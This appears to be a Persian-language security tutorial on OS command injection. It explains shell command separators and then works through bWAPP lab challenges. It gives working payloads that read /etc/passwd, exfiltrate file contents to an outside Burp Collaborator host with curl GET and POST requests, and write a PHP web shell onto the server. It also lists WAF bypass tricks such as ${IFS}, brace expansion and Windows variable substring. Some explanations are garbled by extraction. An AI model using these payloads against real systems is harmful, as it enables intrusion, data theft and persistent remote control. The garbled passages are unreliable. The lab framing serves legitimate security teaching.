در مرور بالا اگه بخوایم توی ورودی پیلودمون رو قرار بدم باید از دو طرف با Delimiter جداش کنیم، چرا که در هر دو طرفش کد های وجود داره که در صورت جدا نشدن با Delimiter اجرای پیلود رو با خط مواجه میکنه . اگه ورودی ما google.com باشه، دستور nslookup به شکل زیر میشه :

➤ nslookup google.com -timeout=2

اگه بخوایم دستور whoami رو بهش تزریق کنیم باید از طریق یک Delimiter مثل & از هر دو طرف جدا کنیم، پیلود به زیر میشه :

➤ google.com & whoami &



میبینید که اجرا شد . گاهی اوقات نیاز هست که فقط از یک طرف جدا کنیم، باید تست کنیم ببینیم کدام درسته . حالا بريم سروقت اینکه واقعا Delimiter ها چی هستند . اولا که این اسم Delimiter رو من خودم روش گذاشتم و شاید یه اسم دیگه داشته باشه و دوما زمانی استفاده میشن که ما بخوایم چند دستور رو توی یک خط بنویسیم و همه یا یکی رو اجرا کنیم . لیست زیر چند تا از اونها رو نشون میده :

1. & : زمانی که ما دو دستور رو با & از هم جدا میکنیم، دستور اول به **Background subshell** یا **Background** ارسال میشه و دستور دوم هم شروع به اجرا شدن همزمان با دستور اول میکنه و هر کدام که زودتر توم شد خروجی اون رو زودتر نشون میده .

```
osboxes@osboxes:~$ command1 & command2
```

دستور **Background** به **command1** ارسال میشه در حالی که در حال اجراست و همزمان دستور **command2** هم اجرا میشه . خروجی هر کدام سریعتر اومد، زودتر روی صفحه نشون داده میشه .

2. && : اگه برنامه نویسی کار کرده باشد، && به معنی "و" هست و یکی از عملگر هاست که ما بین **Boolean** ها و دستورات شرطی کار میکنه . وقتی میایم و دستوراتی رو با && از هم جدا میکنیم، میاد از سمت چپ به راست یک به یک دستورات رو اجرا میکنه و تا انجایی دستورات رو اجرا میکنه که یک دستور خطای بده، اگه 10 دستور رو با && از هم جدا کنید و دستور پنجم خطای بده، تا دستور چهار و خطای دستور 5 جلو میره و از دستور 5 به بعد اجرا نخواهد شد . مثال زیر رو ببینید . دستور اول درسته و اجرا میشه و دستور دوم چون خطای دستور اجرا نمیشود و با اینکه دستور سوم درست است به علت خطای دستور دوم اجرا نخواهد شد و اجرای دستورات متوقف میشود :

```
osboxes@osboxes:~$ echo "a" && command2 && echo "end";
a
command2: command not found
```

دقیقا عملکرد && توی شل به مانند علکردن توی دستورات شرطی برنامه نویسی هست و فقط یه کم مفهومش سخت درک میشه .

3. | : زمانی که | ما بین دو دستور قرار میگیره، خروجی دستور اول به عنوان ورودی فرستاده میشه و اگه دستور دوم ورودی نخواهد در نظر گرفته نمیشه .

```
osboxes@osboxes:~$ uname
Linux
osboxes@osboxes:~$ whoami
osboxes
osboxes@osboxes:~$ uname | whoami
osboxes
osboxes@osboxes:~$
```

4. ||: این جداگانده به معنی "یا" هست و زمانی که ما بین دو تا دستور قرار میگیره موجب میشه که در صورتی که دستور اول خطای داد خطای به معنی نبود دستور، دستور دوم اجرا شود و در صورتی که دستور اول خطای داد، دیگه دستور دوم اجرا نشود .

```
osboxes@osboxes:~$ command1 || command2
```

اینطوری بخونیم که، دستور **command1** و در غیر اینصورت دستور **command2** . اگه دستور **command1** اجرا شود، دستور **command2** اجرا نخواهد شد ولی اگه دستور **command1** اجرا نشود به سراغ دستور **command2** میره .

```
osboxes@osboxes:~$ command1 || whoami
command1: command not found
osboxes
```

دستوری به نام **command1** نداریم پس خطای خواهد داد و به همین خاطر **whoami** رو اجرا کرده .

```
osboxes@osboxes:~$ whoami || uname
osboxes
```

دستور **whoami** اجرا شده و خطای داشته پس دیگه نیازی به اجرای دستور **uname** نیست .

5. `(` Backtick : کاری که بکتیک انجام میده جالبه، میاد و عبارت مابین `` رو سعی میکنه به عنوان یک دستور اجرا کنه و وقتی که اجرا شد نتیجه رو به عنوان یک دستور اجرا میکنه . یه کم پیچیدگی ایجاد کرد . توی تصویر زیر ببینید که چی شده :

```
osboxes@osboxes:~$ echo `whoami`
osboxes
osboxes@osboxes:~$ `whoami`
osboxes: command not found
osboxes@osboxes:~$
```

وقتی میگم `echo `whoami` رو میاد و دستور **whoami** رو اجرا میکنه و سپس خروجی دستور **whoami** رو به دستور **echo** میده و اون رو چاپ میکنه . زمانی که میگم `whoami` میاد و خروجی دستور **whoami** رو بدست میاره که **osboxes** هست و سعی میکنه که اون خروجی رو به عنوان یک دستور اجرا کنه .

6. `(` Semicolon : عملکرد `(` به مانند && با تفاوت هاییست . در واقع وقتی شما دو تا دستور رو با ; از هم جدا میکنید، به شل میگرد که این دو تا اجرا کن و نتیجه هر دو رو در قالب یک خروجی به من نشون بده . اجرای دستوراتی که با `(` از هم جدا میشن به صورت همزمان نیست، بلکه به ترتیب از چپ به راست اجرا میشوند . مثال زیر ابتدا **command1** و سپس **command2** و در نهایت **command3** اجرا میشود ، هر کدام که به پایان رسید خروجی اون دستور رو روی صفحه نشون میده .

```
osboxes@osboxes:~$ command1;command2;command3;
```

پس چی شد؟ وقتی ما میایم و چند تا دستور رو با "؛" از هم جدا میکنیم، شل میاد و از چپ به راست دستورات رو به ترتیب انجام میده تا به آخرین دستور میرسه و نتیجه اجرای هر دستور رو یک به یک روی صفحه چاپ میکنه. یه کم ممکنه پیچیدگی ایجاد کرده باشیم ولی با تکرار و تکرار میتوانید تقاؤت ها را ببینید.

7. () \$: یک ورودی رشته ای بهش میدیم و اون رو به عنوان یک دستور اجرا میکنه. عملکردش دقیقاً مثل `` هست.

```
osboxes@osboxes:~$ echo "ls"
ls
osboxes@osboxes:~$ $(echo "ls")
file.txt go Projects snap
osboxes@osboxes:~$
```

مثال بالا را ببینید. نتیجه echo "ls" میشه عبارت ls و () \$ با ورودی عبارت "ls" میشه اجرای دستوری به نام ls که نتیجه رو میبینید.

```
osboxes@osboxes:~$ whoami
osboxes
osboxes@osboxes:~$ $(whoami)
osboxes: command not found
osboxes@osboxes:~$ |
```

مثال بالا را ببینید. نتیجه اجرای دستور whoami میشه osboxes توی ماشین مجازی من و اگه دستور whoami رو به () \$ بدم، ابتدا میاد و دستور whoami رو اجرا میکنه و نتیجه این دستور که osboxes هست رو سعی میکنه به عنوان یک دستور دیگه اجرا کنه، چون وجود نداره خطای میده.

اینا مباحث لینوکسی هستند، حقیقت اینه که من خودم هم اینقدر دقیق و پیچیده به این جاکنده ها دقت نکرده بودم و به همین خاطر الان فهمیدم که `` و () \$ موضوع پیچیده ای هستند، میدونستم وجود دارن ولی فک نمیکردم که فهمشون یه کم مشکل باشه. سعی کنید تکرار کنید و تمرین کنید تا مفهومشون رو درک کنید.

قبل از اینکه بریم سروقت Bypass ها، میخواه چالش های Command Injection توی BWAPP رو حل کنم. دو تا چالش قرار داده که یکی حالت Local Result و یکی دیگه حالت Blind هست.

اولین چالش که توی لینک زیر هست یک OS Command Injection به حالت Local Result هست که نتیجه اجرای دستور رو روی صفحه نمایش میده.

<http://192.168.89.129/bWAPP/commndi.php>

تصویر زیر نمایی از این چالش هست که یک ورودی (Domain) از ما میگیره و نتیجه رو به ما نشون میده:

/ OS Command Injection /

DNS lookup:

Server: 192.168.89.2 Address: 192.168.89.2#53 Non-authoritative answer: www.nsa.gov canonical name = nsa.gov.edgekey.net. nsa.gov.edgekey.net canonical name = e16248.dscb.akamaiedge.net. Name: e16248.dscb.akamaiedge.net Address: 184.87.25.208

وقتی شما دامنه مورد نظرتون رو توی input وارد میکنید و روی دکمه Lookup میزنید یک درخواست POST ارسال میکنه:

```
55
56
57 <p>
58
59 <label for="target">DNS lookup:</label>
60 <input autofocus type="text" id="target" name="target" value="www.nsa.gov">
61
62 <button type="submit" name="form" value="submit">Lookup</button>
63
64 </p>
65
66 </form>
```

ورودی شما توی یک پارامتر با نام target از طریق درخواست POST به فایل bWAPP/commndi.php ارسال میشه و کد زیر کاری هست که این فایل با ورودی شما انجام میده:

```
<?php
if(isset($_POST["target"])){
    $target = $_POST["target"];
    if($target == ""){
        echo "<font color=\"red\">Enter a domain name...</font>";
    }
    else{
        echo "<p align=\"left\">" . shell_exec("nslookup " . commandi($target)) . "</p>";
    }
}
?>
```

میبینید که تابع `shell_exec()` رو صدا زده و از طریق این تابع، دستور `nslookup` رو استفاده کرده و ورودی شما که توی متغیر `$target` ذخیره هست رو به `nslookup` داده. حالا میتوانیم پیلود خودمون رو هم اعمال کنیم. پیلود ما www.google.com & `whoami` پیلود ما خواهد بود و نتیجه رو ببینید :

/ OS Command Injection /

DNS lookup: [www.nsa.gov & whoami](#)

[www-data](#) Server: 192.168.89.2 Address: 192.168.89.2#53 Non-authoritative answer: Name: www.google.com
Address: 172.217.17.68

میبینید که دستور `whoami` رو اجرا کرد و مقدار `www-data` رو برگرداند که درست هست. حالا بیایم و پیلود معروف `passwd` رو بزنیم و مقدار فایل `passwd` رو بخونیم :

/ OS Command Injection /

DNS lookup: [www.nsa.gov & cat /etc/pas](#)

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup-v:21:21:backup:/var/backups:/bin/sh list-v:38:38:Mailing List Manager:/var/list:/bin/sh

میبینید که محتوای این فایل رو بهمن نشون داد.
چالش بعدی توی OS Command Injection یک BWAPP به حالت Blind هست که توی ادرس زیر میتوانید بهش دسترسی پیدا کنید : http://192.168.89.129/bWAPP/commandi_blind.php


توی صفحه مربوط به این چالش، ما یک ورودی (IP Address) میدیم و روی دکمه PING کلیک میکنیم و در نهایت به ما پیغامی تحت عنوان "Did you captured our GOLDEN packet?" نشون داده نمیشه :

/ OS Command Injection - Blind /


Enter your IP address: [8.8.8.8](#)

Did you captured our GOLDEN packet?

وقتی OS Command Injection به صورت Blind باشد، وب هوک ها به کارمون میان . یکی از جاهایی که میتوانیم و ب هوک تهیه کنیم BurpSuite Collaborator هست که توی نرم افزار BurpSuite Collaborator وجود دارد . بهمن یک ادرس میده که میتوانیم پکت بهش ارسال کنیم و پکت رو ببینیم و محتواش رو بخونیم. البته بگم این مورد فقط توی حالت Professional این نرم افزار قابل استفاده است . توی منوی اصلی میتوانیم دکمه ورود بهش رو پیدا کنیم :



توی صفحه بر روی Get started کلیک میکنیم :



با صفحه زیر مواجه خواهیم شد :

1 1

Payloads to generate: 1 Copy to clipboard 2 Include Collaborator server location 3 Poll now

#	Time	Type	Payload	Source IP address
1	2024-Jan-28 23:47:28.540 UTC	DNS	aycela439p48uo23sok7izu0sryim8ax	[REDACTED]
2	2024-Jan-28 23:47:28.664 UTC	DNS	aycela439p48uo23sok7izu0sryim8ax	[REDACTED]
3	2024-Jan-28 23:47:29.319 UTC	HTTP	aycela439p48uo23sok7izu0sryim8ax	[REDACTED]
4	2024-Jan-28 23:47:29.660 UTC	HTTP	aycela439p48uo23sok7izu0sryim8ax	[REDACTED]
5	2024-Jan-28 23:47:29.660 UTC	HTTP	aycela439p48uo23sok7izu0sryim8ax	[REDACTED]

قسمت شماره 1 به ازای هر Collaborator که داشته باشیم یک عدد رو نشون میده، میتوانیم رو + کلیک کنید و یک دیگه داشته باشیم . قسمت شماره 2 وقتی کلیک بشه، یک لینک توی حافظه ما قرار داده میشه که میتوانیم از طریقش به Collaborator خودمون پکت ارسال کنیم . قسمت شماره Refresh 3 جهت استفاده میشه که وقتی روش کلیک کنیم، آگه پکتی دریافت شده و نشون نمیده رو نشون خواهد داد . ادرس من به شکل زیر هست که هم با HTTP و هم با HTTPS قایل دسترسی خواهد بود :

<https://aycela439p48uo23sok7izu0sryim8ax.oastify.com>

میبینید که یک ساب دومین از دامنه oastify.com هست و شاید مال شما متفاوت باشه . آگه درخواستی به این ادرس ارسال بشه به شکل زیر نشون خواهد داد :

1 1

Payloads to generate: 1 Copy to clipboard Include Collaborator server location Poll now Polling automatically

#	Time	Type	Payload	Source IP address	Comment
1	2024-Jan-28 23:47:28.540 UTC	DNS	aycela439p48uo23sok7izu0sryim8ax	[REDACTED]	
2	2024-Jan-28 23:47:28.664 UTC	DNS	aycela439p48uo23sok7izu0sryim8ax	[REDACTED]	
3	2024-Jan-28 23:47:29.319 UTC	HTTP	aycela439p48uo23sok7izu0sryim8ax	[REDACTED]	
4	2024-Jan-28 23:47:29.660 UTC	HTTP	aycela439p48uo23sok7izu0sryim8ax	[REDACTED]	
5	2024-Jan-28 23:47:29.660 UTC	HTTP	aycela439p48uo23sok7izu0sryim8ax	[REDACTED]	

میبینید که ادرس IP منبع رو هم نشون میده که من سانسور کردم . نوع پروتکل استفاده شده در ارسال درخواست هم میبینید که دو تا DNS و سه HTTP نشون داده . وقتی هم انتخابشون کنی میتوانی محتوای اونها رو ببینی، هم Request و هم Response :

5	2024-Jan-28 23:47:29.660 UTC	HTTP	aycela439p48uo23sok7izu0sryim8ax
Description Request to Collaborator Response from Collaborator			
Pretty Raw Hex			
<pre>1 GET /favicon.ico HTTP/1.1 2 Host: aycela439p48uo23sok7izu0sryim8ax.oastify.com 3 Connection: keep-alive 4 sec-ch-ua: "Not_A_Brand";v="0", "Chromium";v="120", "Google Chrome";v="120" 5 sec-ch-ua-mobile: ?0 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, 7 sec-ch-ua-platform: "Windows" 8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: no-cors 11 Sec-Fetch-Dest: image 12 Referer: https://aycela439p48uo23sok7izu0sryim8ax.oastify.com/ 13 Accept-Encoding: gzip, deflate, br 14 Accept-Language: en-US,en;q=0.9 15 16</pre>			

حالا که فهمیدیم Burp Collaborator چیه برای سروقت استفاده ازش جهت اکسپلوبیت کردن چالش BWAPP . پیلود من به قرار زیر هست :

➤ www.nsa.gov & curl http://5gm935myrkm3cjkyaj220ucvamgf45su.oastify.com

خب پیلود چی میگه ؟ پیلود میاد و ورودی تابع () shell_exec را به شکل زیر در میاره :

➤ nslookup www.nsa.gov & curl http://5gm935myrkm3cjkyaj220ucvamgf45su.oastify.com

و این ورودی یعنی اینکه ابتدا بیاد داشتم www.nsa.gov بگیر و بعدش که اجرا شد بیا و به آدرس curl به ادرس Burp Collaborator بزن و اگه توی صفحه بینیم خواهیم داشت :

# ^	Time	Type	Payload	Source IP address
1	2024-Jan-28 23:54:17.144 UTC	DNS	5gm935myrkm3cjkyaj220ucvamgf45su	[REDACTED]
2	2024-Jan-28 23:54:17.526 UTC	DNS	5gm935myrkm3cjkyaj220ucvamgf45su	[REDACTED]
3	2024-Jan-28 23:54:17.933 UTC	HTTP	5gm935myrkm3cjkyaj220ucvamgf45su	[REDACTED]

Description Request to Collaborator Response from Collaborator		
Pretty	Raw	Hex
1 GET / HTTP/1.1 2 User-Agent: curl/7.18.0 (i486-pc-linux-gnu) libcurl/7.18.0 OpenSSL/0.9.8g zlib/1.2.3.3 libidn/1.1 3 Host: 5gm935myrkm3cjkyaj220ucvamgf45su.oastify.com 4 Accept: */* 5		

میبینید که توی درخواستی که زده یه اطلاعاتی رو هم نشون داده که ورژن curl, OpenSSL, zlib, libidn, curl چیه . میشه نتایجی از این اطلاعات گرفت که مثلا OpenSSL ورژن 0.9.8 به اسیب پذیری HeartBleed ایجاد کرد. بعداً در مرور این اسیب پذیری حرف خواهیم زد . خب اینم بود از نوع Blind OS Command Injection اسیب پذیری curl و ابزار Burp Collaborator که از طریق چطوری میتوانه به ما مکمل کنه که مثلا یک فایل رو بخونیم ؟ چطوری میتوانیم از طریق دادهایی رو جمع اوری کنیم ؟ سوال خوبیه ولی اینکه Blind هست و چیزی رو نشون نمیده ! اره ولی میتوانیم دادهها رو از طریق همین درخواست های HTTPS یا HTTP به وب هوک ارسال کنیم، مثلاً به همین Burp Collaborator . چطوری ؟ میتوانیم در قالب مقدار یک پارامتر GET ارسالش کنیم . جالب نیست ؟ یعنی چی ؟ فرض کنید که ادرس وب هوک ما به شکل زیر هست :

<http://ymo29ysrxdsricqrgc8v6niogfm8azyo.oastify.com>

اگه بیایم و درخواستمون رو با اضافه کردن داده به شکل زیر ارسال کنیم :

[http://ymo29ysrxdsricqrgc8v6niogfm8azyo.oastify.com/\[DATA_HERE\]](http://ymo29ysrxdsricqrgc8v6niogfm8azyo.oastify.com/[DATA_HERE])

ایا میشه ؟ برای تست کنیم . میخوایم اخیرین خط از فایل /etc/passwd / رو بخونیم . دستور زیر اخیرین خط رو بهمون نشون میده :

```
bee@bee-box:/var/www/bWAPP$ tail -n 1 /etc/passwd
ntp:x:121:131::/home/ntp:/bin/false
```

حالا باید خروجی این دستور رو به دستور curl بچسبوئیم . پیلودمون میشه به شکل زیر :

➤ www.google.com & curl http://tqnxdtwm18wrm7umk7cqaimjkaq3ev2k.oastify.com/\$(tail -n 1 /etc/passwd)

کاری با اون www.google.com نداشتند که واسه دستور nslookup ارسالش کردیم . ولی بعد از curl داریم که میبینید که دستور Collaborator میفرسته که ته این ادرس \$(tail -n 1 /etc/passwd) رو داریم که میشه اخیرین خط از فایل /etc/passwd / و توسط (\$) به ته ادرس Collaborator چسبیده . حالا پیلود رو اجرا کنیم تا بینیم چه درخواستی برآمده ارسال شده :

Description Request to Collaborator Response from Collaborator		
Pretty	Raw	Hex
1 GET /ntp:x:121:131::/home/ntp:/bin/false HTTP/1.1 2 User-Agent: curl/7.18.0 (i486-pc-linux-gnu) libcurl/7.18.0 OpenSSL/0.9.8g zlib/1.2.3.3 libidn/1.1 3 Host: 19vpwlfe0fj5zde3zvita5b329wxmlb.oastify.com 4 Accept: */*		

میبینید که درخواست به مسیری ارسال شده که اخیرین خط فایل /etc/passwd هست و اطلاعات برای ما ارسال شده. فک کنم به این کار **Exfiltration** میگن و یعنی دادهها رو تکه تکه کنیم و به صورت تک به تک به خارج ارسال کنیم و تویی یه جا همه رو دوباره به هم بچسونیم. از این طریق ما میتوانیم هر فایل رو بخونیم و تکه تکه کنیم و یک به یک از طریق درخواست GET ولی POST میدونیم که اندازه URL محدود است و نمیتوانیم دادههای زیادی رو توش جا بدیم و این محدودیت یعنی محدودیت درخواست POST چطور؟ چطوره به جای چسبوندن دادهها به ته URL بیایم و در قالب بدنه یک درخواست POST ارسال کنیم؟ پیلودمون به شکل زیر میشه:

➤ curl --request POST http://19vpwlfe0fj5zde3zvita5b329wxmlb.oastify.com --data "\$(cat /etc/passwd)" پیلود میگه که بیا یه curl بزن به ادرس وب هوک که نوعش POST هست و دادهها داخلش تمام محتوای /etc/passwd /خواهد بود. بریم

نتیجه رو ببینیم :

Description	Request to Collaborator	Response from Collaborator
Pretty	Raw	Hex
1 POST / HTTP/1.1		
2 User-Agent: curl/7.18.0 (i486-pc-linux-gnu) libcurl/7.18.0 OpenSSL/0.9.8g zlib/1.2.3.3 libidn/1.1		
3 Host: 19vpwlfe0fj5zde3zvita5b329wxmlb.oastify.com		
4 Accept: */*		
5 Content-Length: 2216		
6 Content-Type: application/x-www-form-urlencoded		
7 Expect: 100-continue		
8		
9 root:x:0:0:root:/root:/bin/bash		
10 daemon:x:1:1:daemon:/usr/sbin:/bin/sh		
11 bin:x:2:2:bin:/bin:/bin/sh		
12 sys:x:3:3:sys:/dev:/bin/sh		
13 sync:x:4:65534:sync:/bin:/bin/sync		
14 games:x:5:60:games:/usr/games:/bin/sh		
15 man:x:6:12:man:/var/cache/man:/bin/sh		
16 lp:x:7:7:lp:/var/spool/lpd:/bin/sh		
17 mail:x:8:8:mail:/var/mail:/bin/sh		
18 news:x:9:9:news:/var/spool/news:/bin/sh		
19 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh		
20 proxy:x:13:13:proxy:/bin:/bin/sh		
21 www-data:x:33:33:www-data:/var/www:/bin/sh		
22 backup:x:34:34:backup:/var/backups:/bin/sh		
23 list:x:38:38:Mailing List Manager:/var/list:/bin/sh		
24 irc:x:39:39:ircd:/var/run/ircd:/bin/sh		
25 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh		
26 nobody:x:65534:nobody:/nonexistent:/bin/sh		

فوق العادست. تمام محتوای /etc/passwd /رو کشیدیم بیرون . به همین جالبی .

یکی دیگه از کارهایی که میتوانیم انجام بدم اینه که از طریق OS Command Injection بیایم و یک Shell تویی وب اپلیکیشن بسازیم و بهش دسترسی پیدا کنیم و کارهای مختلفی که میخوایم رو انجام بدیم . فرض کنید که من میخوام یه شل ایجاد کنم که حالت Blind Local Result تبدیل کنه و در واقع نتیجه اجرای دستورات رو بهم نشون بده و بتونم ببینم . باید یک فایل php . بسازم که این کار رو انجام بد . شل من محتواش به شکل زیر هست که یک پارامتر GET به نام cmd میگیره که دستور مورد نظرم هست و مقدار این پارامتر رو به shell_exec() میده و نتیجه رو توی یک تگ <pre> برام میکنه :

```
<?php
    if(isset($_GET['cmd'])){
        $result = shell_exec($_GET['cmd']);
        echo "<pre>$result</pre>";
    }
?>
```

ابتدا کد شل رو یک خطی میکنم تا بتونم تویی پیلود جاش بدم :

```
<?php if(isset($_GET['cmd'])){ $result = shell_exec($_GET['cmd']); echo "<pre>$result</pre>"; } ?>
```

PHP میتونه به این شکل هم اجرا بشه و مشکلات Indentation مثل پایتون نداره . پیلود من میشه به شکل زیر :

➤ www.nsa.gov & echo '<?php if(isset(\$_GET['cmd'])){ \$result = shell_exec(\$_GET['cmd']); echo "<pre>\$result</pre>"; } ?>' > myshell.php

اصل پیلود از اون echo شروع میشه که اون کد PHP رو توی فایل myshell.php ذخیره میکنه و اگه فایل هم وجود نداشت، ابتدا اون رو میسازه . این فایل الان وجود داره :



حالا میتونم از طریق پارامتر cmd تویی URL بهش دستور وارد کنم :

```
<?php if(isset($_GET['cmd'])){ $result = shell_exec($_GET['cmd']); echo "<pre>$result</pre>"; } ?>
```

میبینید که دستور `cat /etc/passwd` را اجرا کرد و محتوای فایل `/etc/passwd` توی دایرکتوری `cat` را خوند. جالب بود نه؟ اینم یکی دیگه از کارهایی هست که میشه با OS Command Injection انجام داد. درواقع با این اسیب پذیری تقریبا هر کاری رو میشه انجام داد و الکی نیست که حیاتی ترین نوع اسیب پذیری محسوب میشه.

اینم بگم که شل های امده ای هم هستند که میتوانیم از اونها استفاده کنیم ولی خب پیشنهاد نمیشه چون ممکن هست که سازنده اون شل رو به شکل Backdoor نوشته باشه و بهتره که خودمون یک وب شل بنویسیم و هر جا که خواستیم اپلودش کنیم.

Bypass های اسیب پذیری OS Command Injection : خوبی شل لینوکس انعطاف پذیری زیاد در اجرای دستورات هست و میشه دستورات رو به اشکال مختلف نوشت و یک نتیجه رو گرفت و همین موجب میشه که ما دست بازی داشته باشیم تا بتونیم یک دستور رو در صورت فیلتر شدن، به اشکالی مختلف در بیاریم و جلوی فیلتر شدن رو بگیریم و اجراس کنیم. فرض کنید که یک WAF جلوی ما وجود دارد که درخواست های ما رو مانیتور میکنه و اگه دستوری به شکل `cat /etc/passwd` داشته باشیم و بخوایم که وب سرور حاوی حفره امنیتی OS Command Injection اون رو اجرا کنه، تو سطح WAF دستور ما بلاک میشه و اجازه اجرا نمیکنه. بریم بایس هایی که ممکن هست وجود داشته باشه رو ببینیم ولی قبلش بگم که Bypass ها روش هایی هستند که بر روی پیلود ها اجرا میشن و پیلود هایی رو بوجود میارن که از لحظه شکلی متفاوت هستند ولی از لحظه عملکرد تغییری نمیکنند. یعنی اگه پیلود ما A باشه و وقتی اجرا میشه نتیجه C میشه، بیاریم و پیلود A رو به B تبدیل کنیم ولی همچنان نتیجه B هم C شده در نهایت یعنی توی ظاهر متفاوت ولی عملکرد یکسان.

1. Bypass Without Space :

1. `IFS`: مخفف Internal Field Separator هست و وقتی توی `{IFS}` قرار میگیره حکم کاراکتر فاصله رو خواهد داشت.

یعنی ما میتوانیم توی پیلودمون به جای قرار دادن فاصله که امکان Split کردن پیلود و بررسی کلمات استفاده توش رو ایجاد میکنیم از `{IFS}` استفاده کنیم. مثلا `cat /etc/passwd` رو میتوانیم به شکل `cat${IFS}/etc/passwd` بنویسیم.

2. در برخی از شلها میتوانیم اصن از کاراکتر فاصله استفاده نکنیم و دستور رو توی یک `{}` قرار بدیم و هر جا فاصله بود با `"` از هم جداشون کنیم. مثلا اگه پیلود ما `cat /etc/passwd` هست به شکل `{cat,/etc/passwd}` بنویسیم و ممکن هست که شل پردازش کنه و دستور اجرا بشه.

3. **Input Redirection**: اگه بخوایم محتوای یک فایل رو بخونیم میتوانیم مسیر منتهی به اون فایل رو از طریق `<` به دستور مورد نظرمون بدیم. مثلا اگه پیلود ما `cat /etc/passwd` هست میتوانیم به شکل `cat</etc/passwd` بنویسیم و فاصله رو حذف کنیم و دستور اجرا میشه. این کار فقط مخصوص دستور `cat` نیست و هر دستوری که ورودی بگیره میتوانه چنین بشه.

4. **ANSI-C Quoting**: میتوانیم که میتوانیم توی شل متغیر تعریف کنیم و این کار به شکل `variable_name=variable_value` انجام میشه یعنی مثلا `x=5` (دقت کنید که نباید هیچ فاصله ای بین `=` و بقیه کاراکتر ها باشه) و همچنین میتوانیم که کاراکتر `$` برای صدا کردن متغیر استفاده خواهد شد یعنی وقتی ما `5$x` را خواستیم `x` را صدا بزنیم باید بگیم `$x` و اشاره میکنیم به عدد 5 داخل متغیر `x`. کاراکتر `$` همچنین جهت عملی به نام Expansion نتیجه شل هم استفاده میشه که انواع مختلفی دارد (مباحث لینوکسی هست و یه کم پیچیده) ما میتوانیم از طریق `'Command as string here'` خروجی یک دستور رو به داخل یک متغیر بریزیم. مثلا دستور ما `cat /etc/passwd` هست و میتوانیم خروجی این دستور رو داخل `X` قرار بدیم. به این شکل که `X='$cat /etc/passwd'` و خروجی توی `X` هست و حالا هر جا خواستیم میتوانیم با `$X` به اون خروجی دست پیدا کنیم. حالا که تو نتیجه از طریق `"$X` یک دستور رو بدهست بیاریم باید بتوانیم که میتوانیم از `"` از کاراکتر های HEX استفاده کنیم و به جای فاصله از `20x` بهره بگیریم. پیلود ما به شکل `X='$cat\20/etc/passwd'` خواهد شد و علت `20x` هم Escaping هست. به این شکل میتوانیم فاصله رو حذف کنیم.

5. گاهی اوقات ممکن هست که سیستم عامل هدف ما ویندوزی باشه و نه لینوکسی و WAF جلوی اون سرور نسبت به کاراکتر فاصله حساس باشه و پیلود رو از طریق کاراکتر فاصله Split میکنه و کلماتش رو بررسی میکنه. توی ویندوزی ها ما میتوانیم از Environment Variable `CommonProgramFiles` و `CommonProgramFiles%` هست و `ProgramFiles` و `ProgramFiles%` هست و البته متغیر های دیگه ای هم هستند. اینها توی خودشون مقادیری رو نگهداری رو حذف کنیم:

```
C:\Users\alime>echo %CommonProgramFiles%
C:\Program Files\Common Files

C:\Users\alime>echo %ProgramFiles%
C:\Program Files
```

توی مقادیر این متغیر ها کاراکتر فاصله وجود داره و میتوانیم با انجام عمل `SubString` به اونها دست پیدا کنیم. عملیات `SubString` به شکل `%VARIABLE:~start,length%` انجام میشه، مثلا `%CommonProgramFiles:~0,1%` اشاره میکنیم به حرک `C` ابتدای مقدار این متغیر و `0,1%` اشاره میکنیم که `CommonProgramFiles` از این شکل `CommonProgramFiles:~0,2%` میتوانیم به کاراکتر های مختلف توی مقدار یک متغیر دسترسی پیدا کنیم و حتی پیلود خودمون رو از طریق همین کاراکتر ها بسازیم. از اونجا که بحث الان ما حذف کردن فاصله است میخوایم فاصله رو از دستور `ping 127.0.0.1` حذف کنیم. اولین فاصله توی `%CommonProgramFiles%` رو میتوانیم از طریق `10,1%` بدهست بیاریم و پیلود ما میشه `ping%CommonProgramFiles:~10,1%127.0.0.1` به همین جذابی.

2. **Bypass With Newline**: گاهی اوقات ممکن هست که بتونیم ورودی رو به صورت چند خطی ارسال کنیم . یعنی بیایم و مابین دستور تزیریقی و دستور واقعی یک کاراکتر خط بعدی قرار بدیم که توی URL Encode معادل `%0D%0A` هست . بعضی اوقات ممکن هست که جواب بده .
3. **Bypass With Backslash Newline**: میدونیم که وقتی توی یک شل، کاراکتر `\` را میزنیم میره خط بعد و میتوانیم ادامه رو توی خط بعدی بنویسیم :

```
osboxes@osboxes:~$ cat \
> t /etc\
> c/pa\
> sswd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```

